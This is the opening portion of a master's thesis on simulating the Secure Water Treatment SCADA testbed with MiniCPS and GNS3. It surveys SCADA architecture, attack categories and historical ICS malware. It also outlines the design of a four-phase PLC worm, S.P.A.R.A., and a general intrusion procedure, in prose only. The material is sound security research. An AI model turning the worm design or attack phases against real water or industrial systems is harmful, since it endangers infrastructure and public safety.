POLITECNICO DI TORINO

Master degree course in Computer Engineering

Master Degree Thesis

Exploiting virtual network for CPS security analysis

Secure Water Treatment simulation with MiniCPS and GNS3

Supervisors
prof. Antonio Lioy
prof. Andrea Atzeni

Candidate
Stefano Calvo

Academic year 2021-2022

Summary

Since the beginning of the century, Cyber-Physical Systems (CPS) started to be adopted by many fields, such as industry, medicine, driving, and even everyday life with the Internet Of Things. However, the widespread usage of CPS in a vastly different scenario led to a security issue. Furthermore, due to the nature of CPS (use cases, vast topologies, and cost of the systems), it is impossible to build testbeds and test systems in most cases.

In this context, the thesis aims to use virtual network simulation tools to simulate a precise CPS: SCADA system. In particular, the work focused on the study of two different tools. The first one, whose main aim is right the simulation of CPS, is MiniCPS, a framework based on top of Mininet. It provides a set of classes that make the development of the simulation a fast task, losing, however, in a variety of systems that can be simulated.

The second is a more general but widely adopted software for virtual network simulation called GNS3. It allows the user to simulate almost every type of networked system. However, it does not directly support CPS systems; thus, the setup and implementation time required is higher than a simulation with MiniCPS.

Both tools have been used to implement a simulation of the Secure Water Treatment, a testbed developed by the University of Singapore, that concerns a water purification process.

Some common attacks are then performed, such as ARP poisoning and denial of service. How those attacks can be used to cause physical damage in the water purification process is analyzed. Moreover, a worm, S.P.A.R.A, has been implemented to infect, study, and compromise the micro-controller of the Secure Water Treatment. The malware is developed to act in four different phases. One phase act to infect the system, using a vulnerability of FTP service. Then the worm studies the system recording values and signal sent by devices present in the topology. It then performs operations that aim to decouple the physical layer from the control one, slowing down the process or even stopping it. In the last phase, the worm hides, changing the name of the process in which it is running.

Eventually, final consideration of the pros and cons encountered in using the two simulation tools has been given, with suggestions on possible future works.

Acknowledgements

I want to thank Professor A. Lioy and Professor A. Atzeni for their help and support during the thesis period.

Thanks to my father and mother for their constant support and confidence, especially in academics. Thanks to my brother Alberto for his wise suggestions.

Thanks to Cecilia, who is a fundamental part of my life, with who I have shared beautiful and challenging moments, hoping it will be so for a long time.

Thanks to my first classmate Marco whose distance is felt. Thanks to Giulio, with whom the competition encouraged me during the bachelor's degree period. Thanks to my study-mate Davide, who made the study days shorter and less complex and with whom I toured (almost) all the Turin study rooms. Thanks to the irreplaceable project-mate Andrea.

Thanks to Davide, the first supporter and, despite everything, always present. Thanks to Andrea, the lifelong friend whose presence has accompanied all the most crucial moments of my life for twenty years.

Lastly, thanks to Cammela, which helped me clear my mind in the last two years.

Contents

1 Introduction 7

2 Supervisory Control And Data Acquisition 10

2.1 Architecture . . . 10

2.2 Evolution of SCADA . . . 11

2.3 SCADA Applications . . . 13

2.4 Secure Water Treatment . . . 14

3 Attacks On SCADA 16

3.1 Attacks Target . . . 16

3.1.1 Attacks On Hardware . . . 16

3.1.2 Attacks On Software . . . 17

3.1.3 Attacks On Communication . . . 18

3.2 Attacks Classification . . . 18

3.2.1 Traditional IT based Attacks . . . 18

3.2.2 Protocol-Specific Attacks . . . 19

3.2.3 Configuration Based Attacks . . . 20

3.2.4 Control Process Attacks . . . 21

3.3 Attacks Procedure . . . 21

3.4 Impact of Attacks . . . 22

3.5 Historical Attacks . . . 22

3.5.1 Black Energy . . . 22

3.5.2 Night Dragon . . . 23

3.5.3 Flame . . . 23

4 Simulation Tools 24
4.1 MiniCPS . . . 26
4.1.1 Mininet . . . 26
4.1.2 The Framework . . . 27
4.1.3 Example of Secure Water Treatment . . . 28
4.1.4 Complete Secure Water Treatment . . . 28
4.2 GNS3 . . . 35
4.2.1 Secure Water Treatment Topology . . . 35

5 Simulated Attacks 38
5.1 Ethernet/IP . . . 38
5.2 ARP Poisoning . . . 42
5.3 Syn Flood . . . 45
5.4 S.P.A.R.A . . . 45

6 Conclusions 50

A MiniCPS User Manual 52

B MiniCPS Simulation Developer Manual 57

C GNS3 User Manual 71

D GNS3 Simulation Developer Manual 79

Bibliography 106

Chapter 1

Introduction

Since the release of the first microprocessor, Intel 4004, in 1971, the technology of embedded systems has risen to unbelievable results. During the first years of the millennium, this type of technology was further expanded with network components, leading to the birth of the Cyber-Physical System (CPS). The term was, for the first time, introduced by Helen Gill in 2006. "The novelty and fundamental difference of CPS from existing embedded systems or automated process control systems (APCS), even though they are similar in appearance, is that CPS integrate the cybernetic beginning, computer hardware and software technologies, qualitatively new actuators, embedded in their environment and able to perceive its changes, respond to them, learn and adapt themselves" [1]. CPS, nowadays, refers to systems with computational power and the capability to interact with the physical world. Nowadays, the tendency to automate every electronic device provides fertile ground to spread, study, and develop this type of system.

Autonomous driving, Industry 4.0, the Internet of Things, and smart medicine are only a few areas that based their progress on the usage of CPS. Industry 4.0, intended to be the fourth industrial revolution, aims to adapt as fast as possible to new requirements, making, for example, most of the establishment's components able to communicate. This kind of solution may seem to delete the human person by the process; however, in reality, humans are just moved to a higher level where supervision, maintenance, update, and development are required.

How, in practice, can CPS help speed up an industrial process? There are many possible answers to this question, but we can efficiently respond in this way: faster messaging. Without entering in details of in complex industrial system, that can require tens of pages just to be described at a high level, imagine a device that can understand when the actuator it is controlling (a motor or a mechanical arm, for example) has to be substituted (because of wear or it suddenly broke). This kind of messaging would be almost instantaneous, while waiting for a human to notice this kind of situation can require minutes, days, or weeks in the worst cases.

Glaringly, the large number of fields in which CPS can be involved leads to a security issue. As we know, in the context of ICT, the security of a system can be resumed with the following three properties:

- Confidentiality: the property that prevents unauthorized access to resources and data.

- Integrity: the property that ensures that all the information relative to the system can be modified only in a precise and authorized manner. Also, the system must always perform its designed function without any changes.
- Availability: the property assures that the system is always reachable. All authorized users are always able to receive the service offered by the system.

The spread of areas in which CPS are used, therefore, leads to the necessity of developing, testing, and implementing techniques able to grant those features, despite the "small" memory and the "low" computational power of involved devices (think about IoT devices, that cannot have the same resources as a simple personal computer...)

Due to the high price of components, the complexity of most systems, and the implications that a failed test may carry (think about the control system of a nuclear reactor, or, more easily, some autonomous car in which failures can cost the entire prototype), the necessity to a simulation environment rises.

This kind of necessity, it should be stressed, does not belong just to CPS. In computer science is widespread the usage of a simulated environment. An example is network simulation:

> Network simulation is one kind of method in the research of a computer network where a software program forms the performance of a network by analyzing the relations between the various network entities such as links, Nswitched, routers, nodes, access points [2].

It is only possible to imagine studying big topologies with the help of a virtualization environment. Also, developing and testing new network and security protocols cannot be performed in real topologies, which would risk exposing users to failures and attacks. Moreover, simulation environments can offer features that in a real system cannot be achieved, such as velocity in topology setup, easier management of topology, the possibility to modify timing settings, and reusability of simulated systems. Lastly, this kind of research allows varying simulation granularity that allows a single simulator to accommodate both detailed and high-level simulations. Researchers study networking protocols at many levels, ranging from the detail of an individual protocol to the aggregation of multiple data flows, and the interaction of multiple protocols [3]. These features make a simulation a better test environment, at least in the first phases of a research or developing process.

In this context, the thesis finds its interest. This work investigated the simulation of the SCADA system. Two virtualization network tools - GNS3 and MiniCPS - have been analyzed. First, a simulation of Secure Water Treatment in both tools was implemented, then a simulation of some attacks were performed.

The thesis is organized as follows:

- A general description of the SCADA system and a focus on Secure Water Treatment is provided.
- A description of possible attacks on SCADA systems.

- An explanation of GNS3 and MiniCPS: what are their feature, how do they work, and how they can be used to simulate the Secure Water Treatment.
- What type of attacks these simulations are subjected to and how the attacks have been carried out.
- Final consideration about the work done and possible future work.

Chapter 2

Supervisory Control And Data Acquisition

The term Cyber-physical System can be used to describe a large variety of systems. As we have seen, CPSs can be involved in critical applications, such as smart medicine and autonomous driving, that is to say, applications that directly impact the safety of one or more people. However, those areas are just the last domains in which CPSs have been employed.

The natural precursor of CPS is SCADA systems, which started to be developed in the third industrial revolution. They were implemented to automate some parts of production processes to reduce the number of workers needed and decrease the production time to increase gains.

SCADA, whose name stands for Supervisory Control And Data Acquisition, are systems, in general, composed of both software and hardware components. In the following section, SCADA architecture will be described.

2.1 Architecture

SCADA is a centralized system developed, typically, to monitor and control industrial processes. A SCADA System is generally composed of the following components:

- **Supervisory System**: Depending on the system extension, it can be impersonated by one single computer or be a more complex set of servers that provides redundancy and support for failure recovery. This component aims to orchestrate the whole system.
- **Remote Terminal Units**: They are also called RTUs, and are microcontrollers that manage the interface to the real world. Thanks to the considerable number of sensors (till several tens of thousands), they can control motors, pumps, and actuators that can be useful to let the controller process go on and work properly.




Figure 2.1. General scheme of a SCADA system

- **Programmable Logic Controllers**: They are also called PLC. They are components very similar to RTU. The main difference between PLCs and RTUs is the usage context: the first is used in local topologies, while the latter is used in wide geographic area control.
- **Human Machine Interface**: Data collected from the many sensors are displayed in the Human Machine Interface (HMI). The component provides information on the process status, data collected, and alarm due to critical situations in a human-readable format to the operator. From the HMI, it is possible to modify system settings, such as a threshold.
- **Historian Database**: Data collected by the sensors are stored in a Historian database.
- **Communication Infrastructure**: A crucial part of the SCADA system lies in the Communication Infrastructure. All devices described in the previous points must be connected in a network. Both wired and wireless connections can be used.

Figure 2.1 shows a scheme of the architecture.

2.2 Evolution of SCADA

The evolution of SCADA systems, depending of the communication paradigm, can be grouped in four different types:

- **Monolithic SCADA systems**: They were the first type of SCADA, that can be defined as a stand-alone system. Monolithic SCADA, indeed, was characterized by isolated networks without the capability to communicate

with other systems. Moreover, the firsts SCADA systems were connected only at the bus level and used proprietary protocols. Thus was almost impossible to use different vendors' components. The isolation of networks was thought to be sufficient to make a system secure, so most Monolithic SCADA did not implement security features. The only protection was provided by isolation and "security through obscurity".

- **Distributed SCADA systems**: They refer to the second era of SCADA. They aim to raise processing power by distributing the computational overhead in different systems. LAN was introduced to connect the devices that composed the plant. However, in this case, the systems were also isolated to external networks, thinking that would be strong protection. Lastly, even in this type of system, proprietary protocols were the leading solution.
- **Networked SCADA systems**: They are the current adopted type of system. A significant difference introduced with the third generation was the dislocation of terminals, introducing WANs and network protocols such as IP. Moreover, by dislocating the terminals, it was possible to build plants resistant to damage to an entire location, improving the system's reliability.
- **IoT SCADA systems**: It has to be intended as the next-generation system. SCADA is evolving, integrating modern technologies such as cloud computing. Furthermore, they are moving toward incorporating big data analytic capabilities. Data collected by sensors are stored to control the process and optimize the process, analyze the system status and behavior, and prevent malfunction and failures. Industry 4.0 is one example of this new generation of systems that exploit IoT technology in industries (IIoT)

It is easy, thus, to understand that nowadays, systems, while sharing some architectural features, are very different from the ones developed in the 70s. For example, one of the greater differences was the choice to open the network to public internet that was introduced in the third generation SCADA:

> "Opening networks to the outside enables easier management of production capabilities. Remote maintenance, simpler adjustment of machines, and a constant flow of information are but a few of the advantages. There are, however, some downsides. Two of the main reasons why security is inherently absent in virtually every technology and protocol used, are as follows: Industrial networks were physically separated from the internet, when the technology arose [9] and each set up of an industrial company is unique and very hard to get around in." [4]

It is evident that this kind of solution paved the way for a massive number of new attack vectors. It is essential to note the word "new" in the previous sentence: even SCADA systems with isolated networks were subject to attacks; think about Stuxnet in 2010...

Furthermore, it is a glaring the needed for more accurate research concerning SCADA systems, not only about their operation and their fields of application but also regarding their security features, possible developments, and, of course, issues.

In this context, numerous testbed were built. A testbed is nothing but a replication of the system that has to be studied, developed or tested. There are different approaches to building a replication of a SCADA system, depending on available resources and on the aims of the testbed:

- **Physical**: It is the most accurate approach. It consists of the system's exact replica, sometimes on a small-scale. It is, of course, costly due to the cost of the components. Moreover, it can be hard to configure, and repeatability can be a problem in the research context. Therefore, it is used mainly in the industrial setting.
- **Virtual**: In which the test environment is separated by the physical environment by an abstraction level in order to provide better support for reconfiguration and a layer of protection from the performed cyber-attacks.
- **Virtual-Physical**: It consists in modeling physical components by computer. This approach is the cheapest. Also, it can be used in a research context since it provides repeatability property. This type of testbed is also defined as Hardware-in-the-loop.
- **Hybrid**: It is the last type of approach. It consists of simulated, emulated, virtualized, and physical components. It is the preferred type for cybersecurity research and study.

2.3 SCADA Applications

As said, most of the applications of SCADA concern the industrial field.

- **Water Systems:** In which SCADA is used to control pressure in the pipes, manage water flow, and adjust pH of raw water, for example.
- **Food/Pharmaceuticals production:** SCADA is useful to monitor temperature (whose alteration can cause an entire batch to be compromised) and to manage the mix of the raw materials
- **Manufacturing plants:** In those systems, SCADA is used to manage the production process but also to take statistics values such as units produced or plant status (failures, components to be substituted, not efficient components, etc.)
- **Oil and Gas systems:** SCADA it is used mainly in the extraction process. The first aim is to monitor and detects failures and anomalies, to grant the safety of personnel working, preventing ecological disasters.
- **Electricity Generation, Transmission, and Distribution Systems:** In this type of system, SCADA monitors the electricity generation process and manages its distributions. It is possible, in this way to (almost) instantly responds to failures or variation in demands.

2.4 Secure Water Treatment

Secure Water Treatment (from now on SWaT), as said, has been the focus of the thesis. It is a small water treatment testbed built by the iTrust Center for Research in Cyber Security of the University of Singapore. To give an idea of its dimension, it can produce little less than 20 liters per hour of filtered water.

The system was launched in 2015 to study Industrial Control Systems (ICS). ICS are systems that historically, in the design, took into account performance and safety. Therefore, this research aimed to include security during the development process.

The structure is organized into six stages:

- **Raw water intake**: PLC1 control valve M101. That valve lets enter into the Raw Water Tank (RWT) the water that will be treated during the process. PLC1 also controls pump P101, which pushes water from RWT to the second stage.
- **Chemical disinfection**: PLC2 works to correct the PH of the water. Here are three tanks containing $NaCl$, HCl, and $NaOCl$. The microcontroller controls the flow of these chemical compounds managing pumps P201, P203, and P205, respectively. Lastly, a valve MV201 controls the water inlet in the Ultra-Filtration Feed (UFF) tank.
- **Ultra-filtration**: In this stage, PLC3 controls a UF feed pump named P301 that sends water into a UF membrane and then into the Reverse Osmosis Feed (ROF) tank, whose access is managed by the valve MV302.
- **Dechlorination**: At this point, chlorine concentration must be decreased. PLC4 is in charge of activating the Reverse Osmosis pump (called P401) that pushes water into the UV Dechlorinator. Furthermore, in the last part of the stage, by activating pump P403, some $NaHSO_3$ can be added to control Oxidation Reduction Potential.
- **Purification by reverse osmosis**: The water flows now inside three different Reverse Osmosis Unit. The purified water is stored in the Reverse Osmosis Permeate (ROP) tank, while the discarded one is stored in the Clean In Place (CIP) tank. The flow is managed by pump P501 and valve MV501.
- **Ultra-filtration membrane backwash and cleaning**: The last stage of the Secure Water Treatment involves sending water in the ROP tank back into the RWT tank to start another cycle. Moreover, PLC6 manages the cleaning of the UF membrane in stage 3, sending water contained in the UF backwash tank.

PLCs are connected to sensors and actuators in their stage with an Ethernet connection in a ring topology. In this way, link failures are tolerated. Moreover, all PLCs store the values they receive from sensors. They are all connected in an Ethernet star topology so that they can exchange those values. It is possible, in




Figure 2.2. Scheme of SWaT testbed (source: SWaT technical details [6])

this way, that PLC1 asks PLC6 the water level in the ROP tank to decide if to close or open the MV101 valve. This communication is based on Ethernet/IP. The protocol will be discussed in section 5.1. For now, it is sufficient to know that every sensor value is described as a tag, that is, simply the name encountered some line before (e.g. MV101, P101...) [5] [6].

Chapter 3

Attacks On SCADA

In the last 20 years, technological devices entered our lives. Having everywhere a possible internet connection led to opportunities and threats. While our lives moved to the Cyber-Space, the internet allowed hackers (or even worst, malicious users without a technical background) to expand their attacking surface.

In the same way, the evolution of SCADA systems concerned the technology of the devices used and their design choice. This, for example, can be seen in the choice to open SCADA to internet networking. This kind of action has both pros and cons: on the one hand, we have easier management, a faster failure response, and in some cases, even a more straightforward design process. However, on the other hand, while SCADA systems expand their application fields (including critical ones, like energy distribution industries or smart medicine), their vulnerable surface spread, raising the possibility for physical damage and even human safety.

For this reason, the first part of the thesis consisted of research on SCADA attacks in literature.

3.1 Attacks Target

Attacks on SCADA systems can be divided into three main categories: attacks on hardware, software, and communication [7] .

3.1.1 Attacks On Hardware

In this section, we will analyze the first kind of malicious action. In the SCADA architecture, the micro-controllers are the components that can control and modify the physical process (i.e. PLCs ad RTU). Thus, in the sense of security, those are critical devices in the plant. Micro-controllers can make an individual choice about the action to be performed, analyzing values submitted by sensors and comparing them to some well-defined thresholds. If those critical thresholds are not protected accordingly, an attacker can have access and modify them, causing damages of various severity. For example, if, in a PLC monitoring the core temperature of a

nuclear reactor, the alarm threshold rose by some tens of degrees, the damage could involve economic loss, environmental disaster, and human lives.

Talking about this kind of attack, one can not help mentioning Stuxnet: a malware created in 2009 and discovered in 2010 aimed to sabotage Iran's nuclear program. The importance of the worm comes from the type of malware it was. Stuxnet started a new concept of worms. Since 2009, viruses and worms have been programmed to steal personal data, cipher mass storage, or consume resources. Stuxnet was able to cause physical damage in the real world. In particular, it could disrupt many motors used to enrich uranium. It is estimated that 50% of economic resources was invested in making the worm stealth. Stuxnet was a worm extremely complex. This is one of the reasons it is suspected that the attack was carried out by one State (the United States of America or Israel). The worm was able to exploit different types of vulnerability:

- First of all, the worm had to be injected into the isolated network of the nuclear establishment. It was performed by exploiting a zero-day vulnerability that allows propagation thanks to USB flash devices.
- One already known vulnerability and one zero-day allowed the worm to spread inside the network. The first searched for shared folders on remote systems. The second allows two terminals to communicate through a shared printer.
- Lastly, two zero-day vulnerabilities allowed privileges escalation so that the malicious code could create a new process (with root privileges) and copy itself into it. In this way, the worm could re-program PLCs so that the motors speed up until they started to break.

Stuxnet was permanently destroyed in June 2012 after the worm propagated outside the Iranian nuclear establishment, reaching various countries such as China, India, Netherlands, and even the USA.

3.1.2 Attacks On Software

All the attacks that aim to compromise the SCADA software belong to this category. As explained in the previous chapter, unauthorized access to this software can give the attacker complete control of the system. This attack usually requires terrible design choices or mistakes in input validation and/or in authorization and access control. Possible attacks are:

- **Buffer Overflow**: in case of missing (or simply bad) input validation, a malicious user can exceed the allocated memory and write malicious code in the contiguous addresses of that memory location. This is useful to alter the normal workflow of a program or, better, to open a reverse shell.
- **SQL Injection**: if the program cannot sanitize all the user input, the attacker can modify SQL query to access reserved data: provide wrong values to the SQL database, modify historical values, and even modify query involving authentication (so he can bypass it).

- **Cross-Site Scripting**: the cause of this attack is a bad input validation implementation. Thanks to a web application, the attacker can execute malicious code on the victim's terminal.
- **Bad Patch Management**: vulnerabilities are covered by pieces of code called patches. Those pieces of code, after being tested, must be used to upgrade the system to reduce the window of exposure to the vulnerability. It commonly happens that the time between the patch being released and the patch being applied is too high. It is often due to the complexity of the SCADA system. Moreover, the delay is due to the fact that upgrading and patching a SCADA system is needed to stop the production process, meaning economic loss.

3.1.3 Attacks On Communication

In a SCADA system, network communications are a fundamental part. Moreover, the network manager is in charge of supervising those communications. A bad implementation, indeed, paves the way for several attacks. The most apparent vulnerability we can think about is in the communication protocols. Ethernet/IP and Modbus TCP, two most used industrial protocols, indeed, have some criticism, such as the lack of usage of certificates and encryption. For example, the two protocols previously cited do not use any encryption protocol. It becomes, in this way, elementary to intercept communications, sniff passwords, and study the system.

Also, the wrong maintenance of the system can lead to wrong port management. It is possible, indeed, to find unnecessary open ports and services that an attacker can exploit to gain access to the system.

Furthermore, it is possible to interrupt the system operation, performing a Denial of Service. The attacker can send meaningless packets to a PLC, so it is busy processing them and cannot process legitimate traffic.

3.2 Attacks Classification

In addition to the previous general classification, it is possible to divide the attacks a SCADA system can be subject to into Tradition IT based attacks, Protocol-specific, Configuration-based, and Process Control.

3.2.1 Traditional IT based Attacks

This category concern all the attacks that are based on the IP suite. Indeed, most of the system under study involve Ethernet-based network and relies on Internet Protocol, and in general, on the OSI model. These traditional IT-based attacks would be a major concern for critical infrastructure systems. Not only due to the multiple attacks in existence, but because most automation protocols rely on the underlying IP suite to provide network services. By exploiting services such as

ARP, DNS, NPT, DHCP, and ICMP an attacker is able to manipulate critical functionality and operations. [8]

Man-In-The Middle ARP poisoning

This attack aims to compromise the cached results of the MAC address of a victim. It will be described in detail in section 5.2.

Domain Name System poisoning

The Domain Name System (DNS) is responsible for the translation of symbolic names into layer-3 addresses. In the context of SCADA system, it is used even in isolated networks in the case of large topologies. Giving each device a meaningful name indeed simplifies the development and maintenance process. When a device has to communicate with a second device, it asks the DNS Server for the translation of the symbolic name. The DNS server will reply with the respective IP address. The attacker can intercept the request to the server and, if it is fast enough, replies before the same. This way, the victim will get wrong translation and communicate with the wrong device or even a fake device.

Network Time Protocol spoofing

Almost all the processes in which SCADA is involved are time critical. Thus, it is vital to grant synchronization between all the devices. Network Time Protocol (NTP) is a protocol that provides synchronization. The devices send requests to the NTP server (using UDP packets because of the minor processing time). The server will respond by sending the time the request arrives, the current time, and the time in which the reply is sent. In a similar way to DNS spoofing, the attacker can intercept the request and send a malicious reply, thus compromising synchronization.

3.2.2 Protocol-Specific Attacks

To this category belong all the attacks that concern the alteration of information contained in automation protocol packets or the exploit of protocol's rules misuse with the aim to alter applications.

Protocol Data Modification

SCADA system implements, for high-level communications, protocols such as Modbus, DNP3, and Ethernet/IP. All those protocols do not implement any particular security feature (certificates, encryption, etc.). Thus, it is possible to alter the messages that are exchanged by devices, compromising the functionality of the whole system. The alteration of protocol data can be achieved thanks to the usage of tools such as Scapy or performing Man in the Middle with tools such as Ettercap.

Protocol rule exploitation

This attack consists of exploiting the rules that governs the communication process. For example, in a protocol that provides for the presence of a weak challenge for authentication purposes (e.g. a mutual authentication with symmetric encryption), it is possible to pretend to be someone else, tampering with this verification (e.g. by opening multiple connections to make the victim solve the challenge by itself).

3.2.3 Configuration Based Attacks

The attacks belonging to this category aim to compromise one or more endpoints of the system, altering its configuration files, introducing malicious services, and modifying the behavior of devices.

Fake Master

Consider systems connected to a network through a router or a switch. All device that supports TCP/IP can accept connections by other devices in the network. It is possible for an attacker connected to it to impersonate the role of a Fake Master, sending automation messaging to the victim's device, and altering the way it should behave.

Manipulation Injection Attacks

Systems in which a master node is in charge of making decisions for slave nodes can be subjected to this attack. An attacker forges a message with the address of the victim and sends it to the master. The master node will reply to the victim. Sending particular messages to the master will result in the victim receiving requests to alter the process. If the attacker forges an alarm request (e.g. too low pressure), the master will reply to the victim with an action that has the scope to raise the pressure (e.g. open some valves). The result will be a pressure that, from a normal value, will rise to a critical value.

Application attacker

It consists of a malicious script, a library, or, more in general, a malware injected into a device with the aim of altering its operations. The most famous example of this attack is Stuxnet.

Malicious "Bring Your Own" Device

Nowadays, it is becoming widespread the possibility to connect to the corporate network with personal devices. The wrong configuration of firewalls or the lack of a Demilitarized Zone, can cause a malicious user to access the system network through those devices. Once the attacker gain access to the network, it can be easy to alter the configuration files of the endpoints, letting this attack fall into the Configuration Based Attack.

Configuration file attack

SCADA systems are often implemented in such a way engineers can update and modify the devices it is composed of by a central workstation. In this case, if the attacker gains control of this workstation, he can modify configuration files and update all the device's settings, and, in some cases, he can even gain control of other devices.

3.2.4 Control Process Attacks

This is the last category of attacks. It comprises the attacks whose aim is to alter the logic of the micro-controllers. All the actions performed by the PLCs, indeed, are programmed as a set of logic functions. For example, if action A (a pressure rise above a threshold) happens and action B (the temperature is too high) happens, give output c, which will activate an actuator that will contrast action A and B (open relief valve and open cooling valve).

Modification Attack on Ladder Logic

The attack aims to manipulate the ladder logic of the micro-controller. It is possible, for example, to modify the output of the function by adding one factor. It is possible to put an element X in parallel to an element A (equivalent to adding an OR operation; it eliminates the strong dependence of the output form A) or put the element X in series to element A (equivalent to adding an AND operation; it corrupt the sufficiency of the element A).

Function Attack on Ladder Logic

In addition to simple logic functions, PLC can be described as more complex functions called function blocks. Depending on the values of some parameters and inputs, they give an output. Function Attack aims to compromise those function blocks, altering, for example, the parameters of a specific one.

3.3 Attacks Procedure

The classification provided above, it is a description of possible exploits that an attacker can use in order to compromise a system. However, to cause real damages lasting in time, combinations of those actions can be required. As described in [9], an attack on SCADA, in general, to be successful, should be organized into four principal phases:

- Prior preparation: Consist of an initial gathering of information about the system, such as IP and MAC of devices, location, used protocols, and active services. It can be performed with scanning, spoofing, and sniffing techniques.

- Gaining access: It consists of the bypass of the access control. It can be performed by password cracking and social engineering.

- Maintaining access: Means enforcing the ownership of the victim system. It can be performed by opening backdoors and infecting the system with viruses and worms.

- Clearing tracks: Finally, the attack, depending on its aim (how long the attacks should last, for example), deletes all the tracks it left. It must clear logging files and running processes.

3.4 Impact of Attacks

Attacks on SCADA system can involve disruption, namely manipulation of permission and removal of access, distortion, that is, modification of victim files, and destruction, which is the combination of the first two effects, including the deletion of vital information for the system. In addition, the unauthorized disclosure of information can be one of the aims of attacks.

As should be evident at this point, in addition to the above effect of an attack, the aim can be the physical disruption of the plant, including the breaking of machinery, causing a big delay in production or failures in the supply of services, and even worst, the loss of human life. Indeed, in plants that deal with Oil and Gas extraction, for example, SCADA is used mainly to increment the safety, monitoring and analyzing any possible anomalies, malfunction, resource misuse, and failures. A compromise of the system can cause a serious disaster in terms of the environment and human life.

3.5 Historical Attacks

A database of the most important and impactful attacks that have been performed against SCADA system is provided by the Repository of Industrial Security Incidents (RISI) [10]. In the following, some attacks are cited in addition to the previously mentioned Stuxnet.

3.5.1 Black Energy

The attack was carried out in 2014. It was a Trojan sent through Word and PowerPoint documents. It aimed to perform a Distributed Denial of Service in SCADA system of the energy distribution plant in Ukraine. Moreover, it aimed to steal critical information. An important characteristic was the constant control from the attacker. The malware, indeed, provided remote access control to the attacker.

3.5.2 Night Dragon

The attack was performed in 2011 and was able to operate for about two years. It was a Trojan backdoor that targeted oil and gas industries. It did not have self-propagation capabilities, so it infected the system thanks to the usage of social engineering. The aim of the attack was to spy on the infected systems.

3.5.3 Flame

It is a worm that dates back to 2012. It was found to be mainly present in North-East Africa. Its aim was to spy on the infected system in a stealthy way so to be active for a long time (two years before it was discovered). It was able to record audio, video, and keyboard. Lastly, it was equipped with a backdoor, so the attacker was able to connect to the infected system ad update and add new functionality to the malware.

Chapter 4

Simulation Tools

Up to now, the description has focused on a theoretical analysis of SCADA systems. However, at this point, the necessity of some strategies that help the study of those types of systems should be apparent. It is not feasible, in most cases, to dedicate an entire real process to the study of a system from a functionality, safety, and security point of view. Focusing on the security issue, the need for a simulated environment can be resumed at a few points:

- Economic costs: An attack on a SCADA system can cause the impairment of one or more physical devices. Thinking about the huge number of physical devices a real system is commonly made of (some hundreds of sensors and actuators, several tens of micro-controllers, few network components, etc.), it is easy to understand that physical damages require the substitution of the element, that can potentially cost up to some thousands of dollars.
- Safety: depending on the nature of the system is only sometimes possible to make a system fail in a controlled way. For example, the control system of a nuclear reactor cannot be thoroughly tested without the (even slight) risk of disaster. This can instead be done with an autonomous car. However, we could fall again into the first issue in this case.
